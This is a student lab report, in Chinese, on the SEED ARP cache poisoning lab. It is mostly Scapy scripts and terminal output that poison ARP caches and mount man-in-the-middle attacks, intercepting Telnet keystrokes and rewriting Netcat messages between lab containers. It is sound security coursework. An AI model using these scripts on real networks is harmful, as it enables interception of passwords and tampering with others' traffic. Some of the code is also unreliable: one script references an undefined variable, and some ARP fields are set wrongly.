

# 山东大学

## 网络空间安全学院

### 网络安全实验二

#### ARP Cache Poisoning Attack Lab

学号	姓名	任务分工
202100460095	杜威	代码编写，资源汇总
202100460124	李旷达	环境配置，程序调试
202100460134	杨昊	任务 3

#### 目录

[实验目的和原理](#)

[环境配置](#)

[Task 1A \(using ARP request\)](#)

[Task 1B \(using ARP reply\)](#)

[Task 1C \(using ARP gratuitous message\)](#)

[Task 2 Step 1 \(Launch the ARP cache poisoning attack\)](#)

[Task 2 Step 2 \(Testing\)](#)

[Task 2 Step 3 \(Launch the MITM attack\)](#)

[Task 3 Step 1 \(Launch the ARP cache poisoning attack\)](#)

[Task 3 Step 2 \(Launch the Netcat communication between A and B\)](#)

[Task 3 Step 3 \(Launch the message modification process\)](#)

实验目的

- 了解并简单应用 ARP 缓存中毒攻击
- 使用 ARP 攻击实现中间人攻击
- 回顾嗅探和欺骗攻击的手段
- 使用 Scapy 编程

实验原理

ARP 缓存中毒攻击 (ARP Cache Poisoning Attack)，也称为 ARP 欺骗攻击 (ARP Spoofing Attack)，是一种网络攻击技术，利用 ARP 协议的漏洞来欺骗网络中的主机，使其将数据发送到错误的目标地址，其原理是攻击者发送伪造的 ARP 响应包，欺骗目标主机将正确的 IP 地址和 MAC 地址对应关系替换为攻击者指定的错误对应关系。这样，当目标主机需要发送数据到某个 IP 地址时，它会根据错误的对应关系发送数据到攻击者的 MAC 地址，从而使攻击者能够拦截、篡改或窃取数据。

环境配置

1、启动环境，为三个容器

```
[09/26/23]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (seed-attacker, hostB-10.9.0.6, hostA-10.9.0.5)
for this project. If you removed or renamed this service in your compose file,
you can run this command with the --remove-orphans flag to clean it up.
Creating B-10.9.0.6 ... done
Creating M-10.9.0.105 ... done
Creating A-10.9.0.5 ... done
Attaching to A-10.9.0.5, B-10.9.0.6, M-10.9.0.105
B-10.9.0.6 | * Starting internet superserver inetd [ OK ]
A-10.9.0.5 | * Starting internet superserver inetd [ OK ]

^CGracefully stopping... (press Ctrl+C again to force)
Stopping A-10.9.0.5 ...
Stopping B-10.9.0.6 ...
Stopping M-10.9.0.105 ...
Killing A-10.9.0.5 ... done
Killing B-10.9.0.6 ... done
Killing M-10.9.0.105 ... done
```

2、记录各容器的 IP 地址，MAC 地址及容器别称

容器	IP 地址	MAC 地址	容器别名
A	10.9.0.5	02:42:0a:09:00:05	4437aab5ae2a
B	10.9.0.6	02:42:0a:09:00:06	44ae6b9b618f
MITM	10.9.0.105	02:42:0a:09:00:69	1a7e1f1c8f30

### 3、并在攻击者 M 中安装 netwox 及 tcpdump，便于后续操作

```
root@1a7e1f1c8f30:/# apt-get install netwox
Reading package lists... Done
Building dependency tree
Reading state information... Done
netwox is already the newest version (5.39.0-1.3build1).
0 upgraded, 0 newly installed, 0 to remove and 120 not upgraded.
root@1a7e1f1c8f30:/# apt-get install tcpdump
Reading package lists... Done
Building dependency tree
Reading state information... Done
tcpdump is already the newest version (4.9.3-4ubuntu0.2).
```

## 实验过程

### Task1: ARP Cache Poisoning

#### Task 1A (using ARP request)

- 使用数据包欺骗，在 A 与 B 通信时他们的数据包被 m 拦截，可以使用 ARP 缓存中毒来达到此目的
- A B M 三台主机相互 ping 后显示此时他们的 ARP 表（从上到下依次为 A B M）

```
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.112/0.141/0.195/0.037 ms
root@4437aab5ae2a:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@4437aab5ae2a:/#
```

```
root@44ae6b9b618f:/# arp -a
? (10.9.0.1) at 02:42:ad:44:e5:6b [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
```

```
root@1a7e1f1c8f30:/# arp -a
? (10.9.0.1) at 02:42:ad:44:e5:6b [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
root@1a7e1f1c8f30:/#
```

- 要改变 B 中的 ARP 表，通过指导书可以在 M 容器中运行如下程序实现：

```
from scapy.all import *

broadcast_mac = "FF:FF:FF:FF:FF:FF"

M_mac = "02:42:0a:09:00:69"
M_ip = "10.9.0.105"

A_mac = "02:42:0a:09:00:05"
A_ip = "10.9.0.5"
```

```

B_mac = "02:42:0a:09:00:06"
B_ip = "10.9.0.6"

E = Ether(src=M_mac, dst=B_mac)

A = ARP(hwsrc=M_mac, psrc=A_ip, hwdst=B_mac, pdst=B_ip, op=2)

sendp(E/A)

```

- 效果如图：

```

root@44ae6b9b618f:/home/seed# arp -a
? (10.9.0.1) at 02:42:ad:44:e5:6b [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:69 [ether] on eth0
root@44ae6b9b618f:/home/seed#

```

### Task 1B (using ARP reply)

- 首先清除 B 上的 ARP 表项，效果如图：

```

root@44ae6b9b618f:/# arp -a
? (10.9.0.1) at 02:42:ad:44:e5:6b [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0

```

- 要受到回复报文，仅需修改参数 op 即可

```

from scapy.all import *

broadcast_mac = "FF:FF:FF:FF:FF:FF"

M_mac = "02:42:0a:09:00:69"
M_ip = "10.9.0.105"

A_mac = "02:42:0a:09:00:05"
A_ip = "10.9.0.5"

B_mac = "02:42:0a:09:00:06"
B_ip = "10.9.0.6"

E = Ether(src=M_mac, dst=broadcast_mac)

A = ARP(hwsrc=M_mac, psrc=A_ip, hwdst=broadcast_mac, pdst=A_ip)

sendp(E/A)

```

- 首先清除 B 上的 ARP 表并重新记录 ping 后 ARP 表，运行此程序后，如图：

```

root@44ae6b9b618f:/home/seed# arp -a
? (10.9.0.1) at 02:42:ad:44:e5:6b [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
root@44ae6b9b618f:/home/seed# arp -a
? (10.9.0.1) at 02:42:ad:44:e5:6b [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:69 [ether] on eth0
root@44ae6b9b618f:/home/seed#

```

### Task 1C (using ARP gratuitous message)

ARP 免费报文攻击 (ARP Gratuitous Packet Attack) 是一种利用 ARP 协议的漏洞来进行网络攻击的技术。在正常情况下, ARP 免费报文用于更新网络中其他主机的 ARP 缓存表, 以确保网络中的主机能够正确地将 IP 地址映射到 MAC 地址。

然而, 攻击者发送伪造的 ARP 免费报文, 其中包含虚假的 IP 地址和 MAC 地址对应关系。当其他主机接收到这个伪造的 ARP 免费报文时, 它们会更新自己的 ARP 缓存表, 将虚假的对应关系存储起来。这样, 当其他主机需要发送数据到被攻击的目标主机时, 它们会将数据发送到攻击者指定的 MAC 地址, 从而使攻击者能够拦截、篡改或窃取数据。

- 具体实现同 1A

```

from scapy.all import *

broadcast_mac = "FF:FF:FF:FF:FF:FF"

M_mac = "02:42:0a:09:00:69"
M_ip = "10.9.0.105"

A_mac = "02:42:0a:09:00:05"
A_ip = "10.9.0.5"

B_mac = "02:42:0a:09:00:06"
B_ip = "10.9.0.6"

E = Ether(src=M_mac, dst=broadcast_mac)

A = ARP(hwsrc=M_mac, psrc=A_ip, hwdst=broadcast_mac, pdst=A_ip)

sendp(E/A)

```

- 取得相同的效果

```

root@44ae6b9b618f:/home/seed# arp -a
? (10.9.0.1) at 02:42:ad:44:e5:6b [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
root@44ae6b9b618f:/home/seed# arp -a
? (10.9.0.1) at 02:42:ad:44:e5:6b [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:69 [ether] on eth0
root@44ae6b9b618f:/home/seed#

```



## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

### Step 1 (Launch the ARP cache poisoning attack)

- 先删除两者之间的通讯记录，通过 task1 的方法让 A、B 上记录的 B、A 的 MAC 地址都指向 M。

```
from scapy.all import *

broadcast_mac = "FF:FF:FF:FF:FF:FF"
M_mac = "02:42:0a:09:00:69"

M_ip = "10.9.0.105"
A_mac = "02:42:0a:09:00:05"

A_ip = "10.9.0.5"
B_mac = "02:42:0a:09:00:06"
B_ip = "10.9.0.6"

E = Ether(src=M_mac, dst=broadcast_mac)

A = ARP(hwsrc=M_mac, psrc=A_ip, pdst=B_ip)
sendp(E/A)

B = ARP(hwsrc=M_mac, psrc=B_ip, pdst=A_ip)
sendp(E/B)
```

- 效果如下：

```
? (10.9.0.1) at 02:42:ad:44:e5:6b [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on
eth0
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on
eth0
root@1a7e1f1c8f30:/home/seed#
root@44ae6b9b618f:/# arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:69 [ether] on eth0
? (10.9.0.1) at 02:42:b7:52:00:c2 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@4437aab5ae2a:/# arp -a
? (10.9.0.1) at 02:42:b7:52:00:c2 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
```

### Step 2 (Testing)

- AB 之间相互 ping 一下（发送数据包），并使用 tcpdump 抓包查看

```

root@1a7e1f1c8f30:~# tcpdump -ent -c 5 arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144
bytes
02:42:0a:09:00:69 > 02:42:0a:09:00:05, ethertype ARP (0x0806), leng
th 42: Request who-has 10.9.0.5 tell 10.9.0.105, length 28
02:42:0a:09:00:69 > 02:42:0a:09:00:06, ethertype ARP (0x0806), leng
th 42: Request who-has 10.9.0.6 tell 10.9.0.105, length 28
02:42:0a:09:00:06 > 02:42:0a:09:00:69, ethertype ARP (0x0806), leng
th 42: Request who-has 10.9.0.5 tell 10.9.0.6, length 28
02:42:0a:09:00:05 > 02:42:0a:09:00:69, ethertype ARP (0x0806), leng
th 42: Request who-has 10.9.0.6 tell 10.9.0.5, length 28
02:42:0a:09:00:05 > 02:42:0a:09:00:69, ethertype ARP (0x0806), leng
th 42: Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
5 packets captured
6 packets received by filter
0 packets dropped by kernel
root@1a7e1f1c8f30:~# █

```

- 根据 tcpdump 输出, ARP 通信正常运行, 以下是输出的简要解释:
  - 受害者 B (MAC 地址: 02:42:0a:09:00:06) 向攻击者 M (MAC 地址: 02:42:0a:09:00:69) 发送 ARP 请求 (Request), 询问 IP 地址 10.9.0.5 对应的 MAC 地址。
  - 受害者 A (MAC 地址: 02:42:0a:09:00:05) 向攻击者 M (MAC 地址: 02:42:0a:09:00:69) 发送 ARP 请求 (Request), 询问 IP 地址 10.9.0.6 对应的 MAC 地址。
  - 受害者 A (MAC 地址: 02:42:0a:09:00:05) 向攻击者 M (MAC 地址: 02:42:0a:09:00:69) 发送 ARP 回复 (Reply), 告诉 10.9.0.5 的设备它的 MAC 地址是 02:42:0a:09:00:05。
- 说明第一次 A 访问 B 是无法访问的, 因为 MAC 地址与 IP 不匹配, 所以包会被发到 M 去 并被 M 收下, 并由 M 转发出去。在经过几次询问之后, AB 双方重新更新了自己的 ARP 表, 得到了正确的结果, 成功通信。第二次 B 访问 A 只需广播一次, 将消息发出即可

```

root@1a7e1f1c8f30:~# tcpdump -ent -c 5 arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144
bytes
02:42:0a:09:00:06 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), leng
th 42: Request who-has 10.9.0.5 tell 10.9.0.6, length 28
^[^A

```

### Step 3 (Launch the MITM attack)

- 模拟中间人攻击, A 远程连接 B 容器 (作为服务器) 在 A 的 Telnet 中输入密码其每个字符会生成一个 TCP 数据包发送到 B, M 将截取此数据包。
  - 假设 A 是一个远程登录客户端, B 是一个远程登录服务器。当 A 通过 Telnet 连接到 B 后, 在 A 输入密码时, 会生成 TCP 数据包并发送到 B 服务器。
  - 攻击者 M 的位置拦截 TCP 数据包, 从中获取密码, 并将密码字段替换, 无论用户在 A 上输入什么密码字符, Telnet 窗口将始终显示固定值。
  - 确保 IP 转发在攻击者 M 和 B 之间保持打开状态, 成功地建立 A 和 B 之间的连接。

这确保了用户能够成功连接到 Telnet 服务器，输入密码并进行身份验证，同时攻击者 M 可以拦截并修改传输的数据包。

- 确保启用 IP 转发，以确保能够成功建立 A 和 B 之间的连接，特别是在用户输入密码并成功连接时

```
0 packets dropped by kernel
root@4437aab5ae2a:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
44ae6b9b618f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

- 使用命令关闭 IP 转发，再次连接，发现一直停留在 Try 状态，无法输入  
root@1a7e1f1c8f30:/home/seed# netwox 80 -e '02:42:0a:09:00:69' -i '10.9.0.6'  
  
^C  
root@1a7e1f1c8f30:/home/seed# netwox 80 -e '02:42:0a:09:00:69' -i '10.9.0.5'  
  
^C  
root@1a7e1f1c8f30:/home/seed#

- 编写攻击代码:

```
from scapy.all import *
A_IP = "10.9.0.5"
B_IP = "10.9.0.6"

def spoof_pkt(pkt):
    if pkt[IP].src == A_IP and pkt[IP].dst == B_IP and pkt[TCP].payload:
        pkt_ = IP(bytes(pkt[IP]))

        del(pkt_.chksum)
        del(pkt_[TCP].chksum)
        del(pkt_[TCP].payload)

        old_data = pkt[TCP].payload.load
        new_data = old_data.decode("ascii")
```



```

        modified_data = ""

        for v in new_data:
            tt += (v if v == '\r' else '6')

        new_data = modified_data
        send(pkt_/new_data)

    elif pkt[IP].src == B_IP and pkt[IP].dst == A_IP:
        send(pkt[IP])

pkt = sniff(filter="ether src host not 02:42:0a:09:00:69 and tcp",
prn=spoof_pkt)

```

- 运行代码可以输入命令：

```

root@1a7e1f1c8f30:/home/seed# vi task2.py
root@1a7e1f1c8f30:/home/seed# python3 task2.py

```

- 截获的 A 容器的信息如下：

```

seed@44ae6b9b618f:~$ eee
-bash: eee: command not found

bytes: b'e'
content: e
final: 6
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
bytes: b'e'
content: e
final: 6
.
Sent 1 packets.
.

```

### Task 3: MITM Attack on Netcat using ARP Cache Poisoning

#### Step 1 (Launch the ARP cache poisoning attack)

- 和实验的 Task 2 类似，首先要开启 ARP 欺骗的程序，令 A 和 B 之间交流的数据包总是为我们所截获。然而根据观察，过一段时间后，A 和 B 的 ARP 缓存中的内容又会恢复正常，这会使得我们的中间人攻击失效，A 和 B 两台主机之间的交流将会恢复正常，数据包不再被中间人所拦截。这是因为两台受害者主机一段时间没有收到对方的 ARP 回复，于是发送 ARP 请求，从而又获得了正确的 MAC 地址。

- 于是我们修改 ARP 攻击的代码如下，使得用于欺骗的 ARP 回复报文每间隔数秒发送一次，这样就可以持续性地污染 A 和 B 的 ARP 缓存，令 MAC 地址指向中间人，使得两台受害者主机之间的交流总是置于中间人的监视之下。

```
from scapy.all import *

A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"

while True:
    # Send ARP reply message from M to A.
    ethA = Ether(src=M_mac, dst=A_mac)
    arpA = ARP(hwsrc=M_mac, psrc=B_ip,
               hwdst=A_mac, pdst=A_ip)
    arpA.op = 2

    # Send ARP reply message from M to B.
    ethB = Ether(src=M_mac, dst=B_mac)
    arpB = ARP(hwsrc=M_mac, psrc=A_ip,
               hwdst=A_mac, pdst=B_ip)
    arpB.op = 2

    pkt1 = ethA/arpA
    pkt1.show()
    sendp(pkt1, count=1)
    pkt2 = ethB/arpB
    pkt2.show()
    sendp(pkt2, count=1)
    time.sleep(5)
```

#### Step 2 (Launch the Netcat communication between A and B)

- 随后我们分别在两台主机输入下面的命令，A 和 B 通过 Netcat 通讯被建立起来。

```
[10/08/23] seed@VM:~/.../volumes$ dockps
32c543a2638f  M-10.9.0.105
4a3bf290bbec  A-10.9.0.5
290e0f0398ba  B-10.9.0.6
[10/08/23] seed@VM:~/.../volumes$ docksh 29
root@290e0f0398ba:/# nc -lp 9090
hello
```

```
[10/08/23] seed@VM:~/.../volumes$ dockps
32c543a2638f  M-10.9.0.105
4a3bf290bbec  A-10.9.0.5
290e0f0398ba  B-10.9.0.6
[10/08/23] seed@VM:~/.../volumes$ docksh 4a
root@4a3bf290bbec:/# arp -n
Address                  HWtype  HWaddress
lags Mask                Iface
10.9.0.6                  ether    02:42:0a:09:00:69
                           eth0
root@4a3bf290bbec:/# nc 10.9.0.6 9090
hello
```

### Step 3 (Launch the message modification process)

- 编写进行数据篡改的代码如下。
  - 根据收到的报文的 IP 地址，我们可以确定是否是我们要篡改的数据包。
  - 获取消息中的数据部分，我们将把所有有关"Picker"的字符串替换为"Hacker"。
  - 最后发送我们篡改的新数据包。

```
from scapy.all import *

IP_A = "10.9.0.5"
IP_B = "10.9.0.6"

print("***** MITM attack on Netcat *****")

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP])) # If it's our target message.
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)


        if pkt[TCP].payload: # Modify the data inside.
            data = pkt[TCP].payload.load
            print("Before:"+str(data))
            newdata = data.replace(b'Picker', b'Hacker') # Replace!
            print("After:"+str(newdata))
            newpkt[IP].len = pkt[IP].len + len(newdata) - len(data)
            send(newpkt/newdata, verbose=False)
        else:
            send(newpkt, verbose=False)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
```

```
del(newpkt[TCP].chksum)
send(newpkt, verbose=False) # Send our fake message.

f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src
02:42:0a:09:00:06)'

pkt = sniff(filter=f, prn=spoof_pkt)
```

- 在欺骗程序持续运行的状态下, 我们在 M 中启动篡改程序, 此时两台受害者主机的 ARP 已经被污染, 数据包将被中间人所截获。用命令关闭 M 的转发功能, 为欺骗做准备。



```
SeedLabs [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Activities Terminal Oct 8 04:18
seed@VM: ~/../volumes
[10/08/23] seed@VM:~/../volumes$ dockps
32c543a2638f M-10.9.0.105
4a3bf290bbec A-10.9.0.5
290e0f0398ba B-10.9.0.6
[10/08/23] seed@VM:~/../volumes$ docksh 32
root@32c543a2638f:/# cd volumes/
root@32c543a2638f:/volumes# python3 ARP_Netcat.py
***** MITM attack on Netcat *****
```

- 下面就是数据篡改的结果, 从中间人这里, 我们可以看到所有的指定字符串都被我们所替代。另外, 从 A 和 B 两个受害者主机之间的通讯消息处也可以得到相关印证。

```
[10/08/23] seed@VM:~/../volumes$ docksh 4a
root@4a3bf290bbec:/# nc 10.9.0.6 9090
hello
Picker has arrived.
nothing happened
Picker
Picker has arrived.
```

```
[10/08/23]seed@VM:~/.../volumes$ docksh 29
root@290e0f0398ba:/# nc -lp 9090
hello
Picker has arrived.
nothing happened
Picker
Hacker has arrived.
█
```

```
[10/08/23]seed@VM:~/.../volumes$ docksh 32
root@32c543a2638f:/# cd volumes/
root@32c543a2638f:/volumes# python3 ARP_Netcat.py
***** MITM attack on Netcat *****
Before:b'Picker has arrived.\n'
After:b'Hacker has arrived.\n'
Before:b'Picker has arrived.\n'
After:b'Hacker has arrived.\n'
█
```